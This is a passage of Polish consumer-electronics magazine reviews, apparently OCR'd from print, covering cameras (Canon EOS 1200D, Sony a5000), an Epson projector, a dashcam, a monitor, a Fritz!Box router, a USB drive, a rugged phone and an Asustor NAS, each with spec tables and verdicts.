Gdybym nie zobaczył, pewnie bym nie uwierzył, że da się wyprodukować tablet tak cienki i lekki, tak wyposażony i tak wykonany, utrzymując cenę na tak niskim poziomie! Idealne urządzenie dla mniej wymagających użytkowników – czyli większości naszych bliskich.



CANON EOS 1200D

Na dobry początek

EOS 1200D to nie jest aparat, który powoduje u fotografów przyśpieszone bicie serca. Ale to nie fotografowie są grupą, do której przede wszystkim jest on adresowany.

Każdy producent ma swojej ofercie produkty, które pobudzają wyobraźnię oraz takie, które napędzają obroty i przynoszą firmie realne pieniądze. Canon EOS 1200D należy zdecydowanie do tej drugiej grupy – to prosta, tania lustrzanka, która może być jednak dla japońskiego wytwórcy ważniejsza niż topowe modele z serii 1D. Dlaczego? Bo to właśnie EOS 1200D sprzedawać się będzie w dziesiątkach czy setkach tysięcy egzemplarzy.

Na korzyść nowego modelu świadczy to, że wspomnianą „taniość” (którą łatwo pomylić z „tandetnością”) odczuwa się mniej niż w przypadku modeli 1000D i 1100D. Jakość materiałów, z jakich wykonany jest korpus, robi niezłe wrażenie, a pokryty gumą uchwyt okazuje się zaskakująco wygodny. Nieporozumieniem są tylko brak łączności Wi-Fi oraz nieruchomy, niedotykowy, zintegrowany z tylną ścianką ekran – to bolesny sposób komunikowania klientom, że „EOS 1200D jest najtańszy, więc jeśli chcecie czegoś z ruchomym ekranem, to kupcie sobie droższego EOS-a 700D”.

Nowy model pozbawiono też kilku funkcji, które może nie są niezbędne osobie pierwszy raz fotografującej lustrzanką – a do takich chyba adresowany jest EOS 1200D – ale bywają użyteczne. Należy do nich funkcja wstępnego podniesienia lustra (przydatna podczas fotografowania ze statywu) oraz przycisk wstępnego podglądu głębi ostrości. Brakuje też dedykowanego przycisku do zmiany czułości ISO. W którymś momencie zaczęło we mnie kiełkować brzydkie podejrzenie, że nowy Canon to aparat dla tych, którzy chcą fotografować lustrzanką, ale... wyłącznie w trybie Auto. Bo rzeczywiście są takie osoby i jest ich nawet całkiem sporo.

Na szczęście nowy model ma też wiele do zaoferowania bardziej ambitnym użytkownikom. Liczba programów tematycznych jest wprawdzie umiarkowana, ale obok nich dostajemy też klasyczne tryby P, A, S i M. Warto przy tym wspomnieć, że Canon wypuścił również darmową aplikację EOS Companioni (Android i iOS), która stanowi zbiór naprawdę nieźle dobranych porad i miniwarsztatów. Docenić warto pięć udanych filtrów artystycznych (działających również przy nagraniach wideo) oraz funkcję Video Snaphot (nagrywanie krótkich, kilkosekundowych filmów). Jakość zdjęć okazuje się całkiem dobra, choć matryca użyta w EOS-ie 1200D jest już nie pierwszej młodości. Dwa, trzy lata temu ocenilibyśmy ją jako świetną, obecnie jest po prostu przyzwoita. TOMASZ KULAS



Ekran nie jest dotykowy ani ruchomy i ma dość niską rozdzielczość. W ten sposób „płacimy” za niską cenę aparatu.



Tworzywo sztuczne mogłoby być bardziej chropowate, ale ogólnie sprawia dobre wrażenie. Uchwyt jest naprawdę wygodny.



Lampa podnosi się wysoko do góry. Szkoda jednak, że nie można nią sterować lampami zewnętrznymi.

MINIMALNA CZUŁOŚĆ ISO [WIĘCEJ=LEPIEJ]
CZUŁOŚĆ ISO 400 [WIĘCEJ=LEPIEJ]

EFEKTYWNA ROZDZIELCZOŚĆ



CZUŁOŚĆ ISO 800 [MNIEJ=LEPIEJ]
CZUŁOŚĆ ISO 1600 [MNIEJ=LEPIEJ]

POZIOM SZUMÓW



DANE TECHNICZNE

MAKSYMALNA ROZDZIELCZOŚĆ	5184×3456 pikseli (18 mln)
TYP MATRYCY	CMOS, 22,3×14,9 mm
MOCOWANIE OBIEKTYWÓW	Canon EF i EF-S
ZAKRES CZUŁOŚCI ISO	100–6400 (plus 12800)
EKRAN	LCD, 3 cale, 460 tys. pikseli
WYMIARY	130×100×78 mm
WAGA	500 g
CENA (Z OB. 18–55 mm)	ok. 1900 zł

Podsumowanie

Dobra lustrzanka na początek zabawy w bardziej zaawansowane fotografowanie (choć Canon ma też w ofercie jeszcze model 100D). Jej zalety to niska waga i niska cena, natomiast wadę stanowi pozbawienie aparatu Wi-Fi, ruchomego ekranu i kilku ważnych użytecznych funkcji.




Ekran można odchylić aż o 180 stopni, dzięki czemu łatwiej robi się „selfie”.



Warto zwrócić uwagę na pokrętło wokół spustu migawki: zoomem da się sterować również z poziomu aparatu!



Wbudowana lampka i brak stopki dla lamp zewnętrznych – a5000 to dość prosty model.



DANE TECHNICZNE

MAKSYMALNA ROZDZIELCZOŚĆ	5456×3632 pikseli (20 mln)
TYP MATRYCY	CMOS, 23,2×15,4 mm
OBIEKTYW (DLA 35 MM)	24–90 mm f/3,5–5,6
ZAKRES CZUŁOŚCI ISO	100–16000
EKRAN	LCD, 3 cale, 460 tys. pikseli
WYMIARY	110×63×36 mm
WAGA	269 g
CENA	ok. 1900 zł

Podsumowanie

Polecamy ten aparat! Jest dokładnie tym, na co wygląda – niedużym, prostym w obsłudze modelem, w którym wszystko ze sobą dobrze współgra i wszystko rzeczywiście ma sens. Idealny dla osób szukających zaawansowanego aparatu, który jest mały i wygodny w obsłudze.





SONY ALPHA A5000

Zgrabne maleństwo

Jeden z najmniejszych i najlżejszych bezlusterkowców na rynku to propozycja dla tych, którzy szukają dobrego aparatu, mieszczącego się (wraz z obiektywem) nawet w kieszeni.

Jeśli ktoś przyznawałby kiedyś tytuł aparatu przyjaznego dawnym użytkownikom prostych kompaktowych cyfrówek, to ja głosowałbym na Sony a5000. Jest niewiele większy, na korpusie ma podobną, czyli bardzo ograniczoną, liczbę przycisków, a przede wszystkim bardzo podobnie się go obsługuje. A jednak jest to aparat z możliwością wymiany obiektywów i sporą matrycą typu APS-C.

Jeśli chodzi o wymianę obiektywów, to taka możliwość istnieje, ale akurat w przypadku użytkowników opisywanego modelu nie będzie zbyt często wykorzystywana. Ktoś zresztą zrobił kiedyś badania na podobnej grupie (kilka lat temu, więc dotyczyło to tanich modeli lustrzanek) i rzeczywiście potwierdziło się, że z wymiany obiektywów korzysta zaledwie kilka procent osób. Ale istnieje też druga strona medalu: zoom 16–50 mm PZ, z którym sprzedawana jest nowa Alfa, naprawdę pasuje do tego aparatu. Po pierwsze jest krótki (mniej niż 3 cm długości), a po drugie ogniskową zmienia się w nim tylko elektronicznie. Można to między innymi robić za pomocą pokrętła wokół spustu migawki, czyli... dokładnie tak jak w aparatach kompaktowych. Warto dodać, że w zależności od stopnia wychylenia zoomowanie odbywa się wolniej lub szybciej – ma to znaczenie zwłaszcza wtedy, gdy rejestrujemy film wideo.

Z aparatami kompaktowymi model a5000 łączy jeszcze jedno: brak gorącej stopki na lampy zewnętrzne. Na szczęście wbudowany flesz podnosi się dość wysoko i dodatkowo pochyla mocno do przodu, dzięki czemu zmniejsza się ryzyko powstania na zdjęciach cienia od obiektywu.

Aparat trzyma się i obsługuje wygodnie, za to można mieć zastrzeżenia do jego szybkości. Na szczęście autofokus radzi sobie nieźle, choć nie mówimy tu o imponującej szybkości. Z kolei włączanie i wyłączanie aparatu trwa wieki (czyli ok. 2 sekund). Szkoda też, że ekran nie odchyla się do dołu i nie jest wrażliwy na dotyk.

Mimo wszystko zaletą maleństwa Sony jest nowoczesność. Wymienić należy łączność Wi-Fi (wraz z NFC, co widać na górnym obrazku) oraz możliwość zwiększania funkcjonalności aparatu poprzez instalację dodatkowych aplikacji Sony PlayMemories.

Jakość zdjęć z 20-megapikselowej matrycy CMOS typu APS-C okazuje się naprawdę niezła. W sumie Sony a5000 trudno określić mianem „wybitny”, ale sprawia on wrażenie modelu spójnego, kompletnego, zaprojektowanego od A do Z idealnie dla określonej grupy odbiorców. TOMASZ KULAS





PROJEKTORY DO KINA DOMOWEGO

EPSON EH-TW5200

Odpowiedni sprzęt dla graczy

EH-TW5200 to jasny, przystępny cenowo projektor LCD umożliwiający wyświetlanie materiału 3D. Jest on kierowany głównie do graczy, ale dobrze sprawdzi się także podczas wyświetlania filmów. Maksymalna przekątna wyświetlanego obrazu wynosi aż 328 cali, minimum to 34 cale – odległość projektora od ekranu, w zależności od trybu, waha się w granicach 0,9–10,8 metra (dla 100-calowego ekranu). Liczba złączy jest imponująca: dwa porty HDMI 1.4, wejście kompozytowe, D-Sub, sterujący port RS232 oraz USB i stereofoniczne wejście i wyjście audio. Jeden z portów HDMI obsługuje protokół MHL, co oznacza możliwość podłączenia do niego kompatybilnego smartfonu i wyświetlanie treści w Full HD. W projektor wbudowany jest też 2-watowy głośnik, z którego jednak raczej nie będziecie chcieli korzystać. Zwłaszcza w trakcie odtwarzania filmów z dźwiękiem 5.1 słychać jego niedoskonałości – zdecydowanie lepiej skorzystać z zewnętrznego systemu audio. Epson chwali się wysokim natężeniem światła kolorowego (CLO) i białego: obydwa na poziomie 2000 lumenów. Jest to zasługa technologii 3LCD, która charakteryzuje się jaśniejszym światłem kolorowym niż DLP wykorzystująca lampę i koło barwne. W efekcie wyświetlane kolory są żywsze. Kolejną przewagą 3LCD jest brak tzw. efektu tęczy, zaś wadą – i widać to w przypadku EH-TW5200 – jest niższy kontrast. O ile przy wyświetlaniu jasnych scen nie ma to większego znaczenia, o tyle w scenach ciemniejszych nieco brak czerni, a kolory są przykryte mgiełką szarości – jest to szczególnie widoczne podczas wyświetlania filmów w zaciemnionym pokoju. Projektor wyświetla też obraz 3D w rozdzielczości Full HD – zastosowano tu technologię migawkową. Jakość obrazu 3D jest bez zarzutu. Szkoda tylko, że okulary migawkowe trzeba dokupić oddzielnie. Mimo pewnych niedoskonałości EH-TW5200 jest urządzeniem godnym polecenia, zwłaszcza z powodu konkurencyjnej ceny.

GRZEGORZ BZIUK

Podsumowanie

Przystępny cenowo projektor oferujący bardzo dobrą jakość obrazu i dużą jasność, brak mu jednak kontrastu, na czym cierpią ciemne sceny. Możliwość wyświetlania obrazu 3D, duża liczba złączy i możliwość podłączenia karty WLAN.

+ duża liczba złączy, dobra jakość obrazu, intensywne kolory, obsługa 3D, brak efektu tęczy

– niski kontrast i wyraźna szara poświata w ciemnych scenach

Test laboratorium

W przypadku projektorów do kina domowego najważniejszym kryterium oceny jest jakość obrazu zarówno 2D, jak i 3D. Ocenie podlegają m.in. jasność i poprawność odwzorowania kolorów. Istotne są też liczba interfejsów i możliwości dopasowania parametrów obrazu.



BOGACTWO INTERFEJSÓW
Projektor EH-TW5200 jest dobrze zaopatrzony w interfejsy wejściowe. Znajdziemy w nim dwa porty HDMI, kompozytowe oraz D-Sub do podłączenia obrazu i analogowe złącze audio (RCA).



CYFROWY KEYSTONE
Najlepsze efekty uzyskuje się, umieszczając projektor na wprost ekranu. Jeśli to niemożliwe przyda się funkcja dostosowania geometrii obrazu. W TW5200 regulacji poziomej dokonamy wygodnym suwakiem.



TRANSMISJA BEZ KABLI
Dla projektora Epson dostępny jest opcjonalny adapter WLAN. Po instalacji na komputerze odpowiedniego oprogramowania można bezprzewodowo przesyłać obraz. Do pobrania jest też aplikacja do Androida.

DANE TECHNICZNE

ROZDZIELCZOŚĆ	1920×1080 pikseli
JASNOŚĆ – BIEL / KOLOR	2000 / 2000 lumenów
WSPÓŁCZYNNIK KONTRASTU	15000:1
WSPÓŁCZYNNIK PROJEKCJI/POWIĘKSZENIA	1,22-1,47:1 / 1-1,2:1
INTERFEJSY WEJŚCIOWE	D-Sub, 2x HDMI 1.4, kompozytowe RCA, audio in audio in L/R (RCA), USB
CZAS DZIAŁANIA LAMPY (TRYB NORMALNY/OSZCZĘDNY)	5000 / 6000 godzin
SYSTEM PROJEKCJI	3LCD
WYMIARY (SZER. × GŁ. × WYS.) / MASA	297×247×105 mm / 2,8 kg
INFO	www.epson.pl
CENA	3450 zł



KAMERY SAMOCHODOWE

MEDIA-TECH U-DRIVE UP MT4045

Kamera Full HD

U-Drive Up to kolejny z rodziny rejestratorów jazdy w ofercie Media-Techu. Podobnie jak opisywana niedawno U-Drive Mirror BT, ta miniaturowa kamera oferuje zapis w rozdzielczości Full HD, dodatkowo została wyposażona w doświetlające diody IR. Jej niewątpliwe zalety to niewielki rozmiar i wygodny uchwyt – urządzenie jest mniejsze niż większość konkurencyjnych kamer, przez co w minimalnym stopniu ogranicza pole widzenia kierowcy. Prosty, ale funkcjonalny uchwyt „na wcisk" umożliwia szybki demontaż kamery bez konieczności odklejania przyssawki – jest to znacznie wygodniejsze niż np. stosowany często gwint 1/4 cala. Diody emitujące światło podczerwone mają zapewniać lepszą widoczność w warunkach nocnych, nie należy się jednak spodziewać cudów – nie włączają się one automatycznie, a ich maksymalny zasięg wynosi tylko kilka metrów. Mimo rozdzielczości Full HD obraz nie jest zbyt wyraźny. Choć w dzień da się odczytać tablice rejestracyjne auta, za którym jedziemy w odległości ok. 8 metrów, ta sztuka nie uda się w przypadku pojazdów jadących z naprzeciwka. Nagrania nocne są praktycznie nieczytelne. STEFAN KOT

DANE TECHNICZNE

MAKSYMALNA ROZDZIELCZOŚĆ FILMU	1920×1080 pikseli
MAKSYMALNA ROZDZIELCZOŚĆ ZDJĘCIA	12 Mpix
KĄT WIDZENIA	120°
FORMATY PLIKÓW	AVI (MJPEG), JPG
NAGRYWANIE CYKLICZNE / ZABEZPIECZENIE NAGRANIA	tak / tak
G-SENSOR	tak
CZYTNIK KART PAMIĘCI	microSD (do 32 GB)
EKRAN	1,5 cala
WYMIARY (WYS. × SZER. × GŁ.)	40×65×50 mm
INFO	www.media-tech.eu
CENA	125 zł



KIEROWNICE DO PC

GEMBIRD STR-FFB3

Kierownica z Force Feedback

Kierownicę podłączamy do komputera dla zabawy, a 10-calowy model Gembird jest w stanie jej nam dostarczyć całkiem sporo. Choć nie zaliczymy go do sprzętu z najwyższej półki, nie można mu odmówić solidności wykonania. Zestaw składa się z trzech elementów: kierownicy, pedałów i uchwytu mocującego. Moduł pedałów wyposażony jest w rozkładaną podstawkę zapewniającą stabilne oparcie i zapobiegającą ich przesuwaniu. Kierownicę z gumowymi nóżkami mocuje się do blatu za pomocą zacisku. Uchwyt jest stabilny i uniemożliwia przesuwanie się zestawu nawet podczas zaciętej rozgrywki. Kierownicy i pedałów używa się wygodnie, drążka zmiany biegów nieco mniej – umieszczony za kołem nie jest łatwo dostępny. Na szczęście biegi da się zmieniać przyciskami na kontrolerze. Ponadto sześć z nich jest programowalnych, co pozwala na przypisanie im żądanych funkcji. Wibracje i ruchy koła kierownicy związane z funkcją Force Feedback wywoływane są przez wbudowane silniczki. Najbardziej odczuwalne są one podczas jazdy na wprost, zaś przy skręconym kole – ledwo wyczuwalne. Przy mocnych wibracjach słychać głośne stukanie. STEFAN KOT

DANE TECHNICZNE

PROMIEŃ SKRĘTU	180°
LICZBA PRZYCISKÓW FUNKCYJNYCH	10 + krzyżak
LICZBA PROGRAMOWALNYCH PRZYCISKÓW	6
INTERFEJS	USB
DŹWIGNIA ZMIANY BIEGÓW / GAZ I HAMULEC / SKRZYDEŁKA	tak / tak (Y+/Y-) / tak
FORCE FEEDBACK	tak (zgodny z DirectX)
ŚREDNICA KIEROWNICY	10"
DŁUGOŚĆ KABLA USB	2 m
DŁUGOŚĆ KABLA PEDAŁÓW	1,6 m
INFO	www.gembird.eu
CENA	160 zł



MONITORY 23"

IIYAMA XU2390HS

Imitacja metalu i cienka ramka

XU2390HS to podstawowy i niedrogi monitor o przekątnej ekranu długości 23 cali wyposażony w ekran AH-IPS o rozdzielczości Full HD pokryty powłoką antyrefleksyjną. Pod względem wykonania przypomina AOC i2369V. Tu także tył monitora pokryto plastikiem imitującym szczotkowany metal. Rozwiązanie jest estetyczne, choć po pewnym czasie dostrzeżemy tam wiele odcisków palców. Ekran otoczony jest cienką ramką, co dobrze się sprawdza, gdy chcemy obok siebie postawić kilka monitorów. Iiyama nie zachwyca, gdy mowa o ergonomii – podstawa się nie obraca, ekran odchyla się o zaledwie 25°, nie ma też regulacji wysokości. Na tylnej ścianie znajdziemy cztery porty wejściowe: HDMI, DVI-D, analogowe D-Sub oraz wejście dźwięku. W obudowę wkomponowano dwa głośniki o mocy 2 W, ale jakość dźwięku jest bardzo słaba. Obraz jest przyzwoity, choć przy standardowych ustawieniach czerwień i zieleń nie są najlepiej odwzorowane. Zmierzony kontrast wynosi 1040:1, a jasność 203 cd/m2. Odwzorowanie kolorów poprawia się, gdy przestawimy monitor w tryb sRGB, choć spada nieco kontrast i jasność (193 cd/m2). GRZEGORZ BZIUK

DANE TECHNICZNE

PRZEKĄTNA EKRANU	23"
PANEL	AH-IPS, podświetlenie LED
ROZDZIELCZOŚĆ	1920×1080 pikseli
WIELKOŚĆ PLAMKI	0,265×0,265 mm
KONTRAST	1000:1
INTERFEJSY WIDEO	HDMI, DVI-D, D-Sub
KĄT NACHYLENIA	20° w górę, 4° w dół
KĄTY WIDZENIA (PIONOWO/POZIOMO)	178°/178°
WYMIARY (WYS. × SZER. × GŁ.) / MASA	387,5×532,5×180 mm
INFO	www.iiyama.com
CENA	710 zł



RUTERY WLAN

AVM FRITZ!BOX 7272

Funkcjonalny ruter z bazą DECT i faksem

Większość dostępnych na rynku ruterów to modele przystosowane do działania na łączach kablowych. Nie da się ich wykorzystać na łączach xDSL, podobnie urządzenia xDSL nie będą działać z liniami dostawców kablowych. Przewagą Fritz!Boxów jest obsługa obu typów łączy. Na łączach ADSL/ADSL2+ obsługiwane są zarówno Aneks A, jak i B. Wbudowany modem jest też przygotowany do wykorzystania technologii wektorowania, gdy ta na dobre zagości u polskich operatorów. Dodatkowo do portu USB rutera można podłączyć modem 3G lub LTE. Pod koniec zeszłego roku zapowiadaliśmy pojawienie się we Fritz!Boxach polskiego interfejsu – model 7272 to jedno z wprowadzanych właśnie na nasz rynek rozwiązań AVM, które są w niego wyposażone. Przetłumaczone polecenia i opisy ułatwią konfigurację osobom mniej obeznanym w tematyce sieciowej. Pod względem funkcjonalności 7272 nie odbiega znacząco od topowych modeli 7390 i 7490. Choć działa w tylko jednym paśmie (2,4 GHz), jest zaopatrzony w bazę DECT z obsługą linii analogowych i VoIP, automatyczną sekretarkę oraz faks. Do dwóch złączy analogowych można podłączyć dwa telefony, baza DECT obsługuje do sześciu słuchawek bezprzewodowych, jest też port do podłączenia terminalu ISDN. Dwa z czterech portów LAN cechuje szybkość 1 Gb/s, dwa pozostałe – 100 Mb/s. Jeśli skorzystamy z połączenia kablowego, do wykorzystania w sieci LAN zostanie tylko jeden port gigabitowy. Interfejs bezprzewodowy oferuje połączenia z maksymalną szybkością 450 Mb/s. Faktyczne wyniki w gęsto usianym sieciami środowisku zdecydowanie odbiegają od teoretycznego maksimum. Na niewielkiej odległości, gdy ruter i klient niejako się widzą, uzyskaliśmy szybkość 98 Mb/s. Szybkość transferu przez jedną ścianę na odległość ok. 3 m wyniosła 68 Mb/s, przez trzy ściany na odległość 6 m – ok. 60 Mb/s.

GRZEGORZ BZIUK

Podsumowanie


Ruter z wbudowanym modemem ADSL/ADSL2+ i interfejsem WLAN działającym w paśmie 2,4 GHz. Możliwość podłączenia modemu LTE, pamięci USB lub drukarki. Wbudowana baza DECT oraz porty dla telefonów analogowych i ISDN.

+ przyzwoita wydajność, wbudowana baza DECT, port USB do podłączenia pamięci masowej

– brak pasma 5 GHz, tylko dwa porty gigabitowe


Test laboratorium

Rutery WLAN służą do dzielenia połączenia internetowego między wiele urządzeń bezprzewodowych, dlatego jednym z najistotniejszych kryteriów oceny jest szybkość bezprzewodowej transmisji danych (oddzielnie dla 2,4 i 5 GHz).



OPTYMALIZACJA PASMA

Rutery Fritz!Box przeszukują eter, aby znaleźć okoliczne sieci bezprzewodowe i inne zakłócenia wpływające na stabilność łącza. Na podstawie zebranych danych wybierają najbardziej optymalny kanał.



AUTOMATYCZNA SEKRETARKA

Ruter umożliwia podłączenie linii analogowej, obsługuje też konta VoIP. Aby obsłużyć nieodebrane połączenia, w urządzenie wbudowano automatyczną sekretarkę. Nagrania zapisywane są na pamięci USB.



FAKS

Rutery Fritz!Box to prawdziwe kombajny oferujące bardzo rozbudowany zestaw funkcji. Model 7272 zapewnia obsługę faksu. Przychodzące wiadomości mogą być wysyłane pod wskazany adres email.

DANE TECHNICZNE

INTERFEJS WAN	ADSL/ADSL2+ (Aneks A, B, J, M), Ethernet 1 Gb/s, zewnętrzny modem 3G/LTE
INTERFEJSY LAN	2x 10/100/1000 Mb/s, 2x 10/100 Mb/s, WLAN 450 Mb/s (2,4 GHz)
VOIP / BAZA DECT / PORT ANALOGOWY / ISDN	tak / tak (do 6 słuchawek) / 2 / 1
WDS / WPS	nie / tak
SMB / FTP / UPNP	tak / tak / tak
WYMIARY (WYS. × SZER. × DŁ.)	25×210×155 mm
INFO	www.fritzbox.eu
CENA	699 zł



PAMIĘCI USB 3.0

SANDISK EXTREME PRO 128 GB

Pamięć: szybka i pojemna

SanDisk obiecuje, że jego nowa pamięć oferuje odpowiednio 260 i 240 MB/s podczas sekwencyjnego odczytu i zapisu danych. Te wyniki plasują Extreme PRO wśród najszybszych modeli dostępnych na rynku. Pamięć ma pojemność 128 GB, czyli tyle, ile najpopularniejsze dyski SSD. Zmierzona wydajność jest bardzo zbliżona do tego, co deklaruje producent. Podczas sekwencyjnego odczytu udało się uzyskać 261 MB/s, a w trakcie zapisu 244 MB/s. W praktyce oznacza to możliwość przesłania na urządzenie filmu Full HD lub ponad 1000 fotografii w czasie niewiele dłuższym niż pół minuty. Za pojemność i wydajność trzeba jednak słono zapłacić – urządzenie kosztuje prawie 800 zł, co daje aż 6 zł za gigabajt powierzchni. Obudowę SanDiska wykonano z estetycznego i trwałego aluminium, wtyk wysuwa się za pomocą wygodnego przycisku. Istotne jest również to, że podłączona pamięć nie blokuje sąsiednich portów. Na dysku znajdziemy oprogramowanie SanDisk SecureAccess pozwalające na szyfrowanie danych. Program uruchamia się bezpośrednio z pamięci, a dane chronione są 128-bitowym kluczem AES.

STEFAN KOT

DANE TECHNICZNE

POJEMNOŚĆ	128 GB
SZYBKOŚĆ ODCZYTU / ZAPISU	260 / 240 MB/s
INTERFEJS	USB 3.0
TEMPERATURA DZIAŁANIA	0 – 45° C
BLOKUJE SĄSIEDNIE PORTY	nie
WYMIARY (DŁ. × SZER. × GR.)	71×21×11 mm
INFO	www.sandisk.com
CENA	770 zł



TELEFONY KOMÓRKOWE

MYPHONE HAMMER

Odporny na trudne warunki

W poprzednich numerach prezentowaliśmy obsługujące dwie karty SIM smartfony tego polskiego producenta. Dziś przedstawiamy telefon dla zupełnie innej grupy odbiorców – osób aktywnych, wymagających od sprzętu niezawodności nawet w najtrudniejszych warunkach. Model Hammer również ma dwa sloty na karty SIM i – podobnie jak w smartfonach – obie jednocześnie oczekują na połączenie. Wzmocniona obudowa jest odporna na uderzenia i zgniecenie: przetrwa upadek na skały z kilku metrów czy też przypadkowe nadepnięcie. Nawet jeśli przypadkiem przejedziemy po nim samochodem, telefon nadal powinien być sprawny. Hammer może się pochwalić stopniem ochrony IP67, jest w pełni odporny na wnikanie do wewnątrz pyłu i odporny na zanurzenie do głębokości 1 m przez pół godziny. Funkcjonalności wbudowanego systemu nie można porównywać z funkcjonalnością Androida czy choćby niegdysiejszego Symbiana, ale znajdziemy w nim wszystko, co najpotrzebniejsze: książkę adresową, terminarz, rejestr połączeń, kalkulator, budzik czy odtwarzacz audio z radiem FM. Jest też przeglądarka internetowa WAP, 0,3-megapikselowy aparat, Bluetooth i menedżer plików.

GRZEGORZ BZIUK

DANE TECHNICZNE

OBSŁUGIWANE PASMO	GSM 900/1800 MHz
WYŚWIETLACZ	2" TFT 144×176 pikseli
KAMERA	0,3 Mpix
PAMIĘĆ	64 MB RAM, 32 MB ROM, czytnik microSD (do 16 GB)
DUAL SIM	tak (Dual Standby)
BLUETOOTH / TRYB GŁOŚNOMÓWIĄCY / RADIO FM / LATARKA	tak (2.0) / tak / tak / tak
AKUMULATOR	Li-Ion 1700 mAh
STOPIEŃ OCHRONY	IP67
WYMIARY (DŁ. × SZER. × WYS.) / MASA	120×53×20 mm / 302 g
INFO	www.myphone.pl
CENA	215 zł



TRANSMITERY USB

XENIC SM@RT MULTISHARE USB

Bezprzewodowo do portu USB

Podobnego urządzenia jeszcze nie mieliśmy okazji testować. Prezentowane dotychczas rozwiązania umożliwiały wyświetlanie treści multimedialnych ze smartfonu na ekranie telewizora za pomocą DLNA lub Miracast, wykorzystując w tym celu odpowiedni adapter bezprzewodowy podłączany do portu HDMI. Sm@rt Multishare USB działa z każdym urządzeniem wyposażonym w port USB – można go podłączyć do telewizora, komputera, drukarki, NAS-a, konsoli do gier, domowego zestawu stereo czy np. radia samochodowego. Będzie też współpracować z drugim smartfonem lub tabletem zaopatrzonym w OTG. Zasada działania tego gadżetu jest prosta, a możliwości, jakie oferuje, bardzo szerokie. Po instalacji na smartfonie aplikacji Xenic-SMU i zestawieniu połączenia (podłączeniu do udostępnianej przez adapter sieci WLAN), wybieramy zasoby, które chcemy udostępnić: (muzykę, filmy, zdjęcia). Sprzęt, do którego podłączymy adapter, rozpoznaje go jako standardową pamięć USB wypełnioną wybranymi przez nas plikami. Możliwa jest też komunikacja w drugą stronę – zapisując plik na wirtualnym dysku, umieszczamy go w pamięci smartfonu.

STEFAN KOT

DANE TECHNICZNE

OBSŁUGIWANE MOBILNE SYSTEMY OPERACYJNE	Android, iOS
MAKSYMALNA LICZBA PODŁĄCZONYCH URZĄDZEŃ MOBILNYCH	20
INTERFEJS	USB 2.0
OBSŁUGIWANE URZĄDZENIA KLIENCKIE	PC, Mac, Smart TV, Android z OTG, konsole do gier, serwery NAS, radia samochodowe, drukarki, inne urządzenia z portem USB
INFO	www.arkas.pl
CENA	189 zł



SERWERY NAS

ASUSTOR AS-202TE

Serwer NAS do domu lub małego biura

Pierwsze serwery NAS Asustora zeszły z linii produkcyjnej pod koniec 2012 roku. Prezentowaliśmy je wówczas wyposażone w interfejs, którego funkcjonalność i poziom dopracowania pozostawiały sporo do życzenia. Zwracaliśmy natomiast uwagę na ich budowę fizyczną, bardzo przypominającą produkty konkurencyjnego QNAP-a. Od tego czasu niewiele się zmieniło, interfejs uległ „wygładzeniu", w »Centrum aplikacji« pojawiło się wiele nowych, użytecznych programów, dodano też nowe funkcje. Solidnie wykonana obudowa nadal jest metalowa i wciąż podobna do QNAP-a. W modelu AS-202TE zamontujemy dwa dyski twarde w rozmiarze 2,5 lub 3,5 cala o pojemności do 4 TB każdy. Mogą one działać jako pojedyncze wolumeny lub w konfiguracji JBOD, RAID 0 albo RAID 1. Warto wspomnieć, że Asustor zapewnia mechanizm łatwej migracji – jeśli zechcemy przenieść dane na serwer z większą liczbą kieszeni dyskowych, wystarczy przełożyć do niego dyski w tej samej kolejności, w jakiej były w starym serwerze. Po tej operacji nowy serwer jest od razu gotowy do działania – nie ma konieczności instalacji dodatkowego oprogramowania. Wśród dostępnego do instalacji oprogramowania znajdziemy wiele aplikacji e-commerce, systemy CMS i blogi, frameworki, bazy danych, serwery multimediów i wiele więcej. Pod tym względem Asustor bez kompleksów może stawać w szranki ze wspomnianym wcześniej QNAP-em czy Synology. AS-202TE wyposażono w port HDMI umożliwiający podłączenie go do telewizora, a używaną w poprzednich wersjach aplikację do odtwarzania multimediów Boxee zastąpiono znacznie bardziej rozbudowanym i funkcjonalnym XBMC. Pod względem wydajności Asustor również nie ma się czego wstydzić: podczas kopiowania danych na serwer przez SMB uzyskaliśmy szybkość 82,5 MB/s, przy pobieraniu – 90,2 MB/s. Dla FTP było to odpowiednio 78,9 i 92,2 MB/s.

STEFAN KOT

Podsumowanie


Dobrze wyposażony, szybki i funkcjonalny serwer NAS w dość przystępnej cenie. Zaopatrzony w port HDMI umożliwiający podłączenie do telewizora. Duża liczba różnorodnych aplikacji do pobrania i instalacji z »Centrum aplikacji«.

+ przyzwoita wydajność, wygodny interfejs, ciche działanie, bogate portfolio rozszerzeń, przystępna cena, porty USB 3.0

– brak portów eSATA


Test laboratorium

W przypadku serwerów NAS (obok funkcjonalności) najistotniejsza jest wydajność. Urządzenia przeznaczone dla użytkowników domowych najczęściej wyposażone są w serwer multimediów, sprzęty dla firm – w klienta domeny.



ASUSTOR PORTAL

Jest to aplikacja umożliwiająca wyświetlanie treści z serwera NAS na ekranie telewizora. W portalu znajdziemy m.in. przeglądarkę Chrome, klienta YouTube i odtwarzacz multimedialny XBMC.



POBIERANIE WIDEO

Jedną z dostępnych tylko w Asustorze aplikacji jest Takeasy. Służy ona do pobierania materiałów z serwisów filmowych typu YouTube. Aplikacja umożliwia też odtwarzanie wideo.



NIEDOCIĄGNIĘCIA

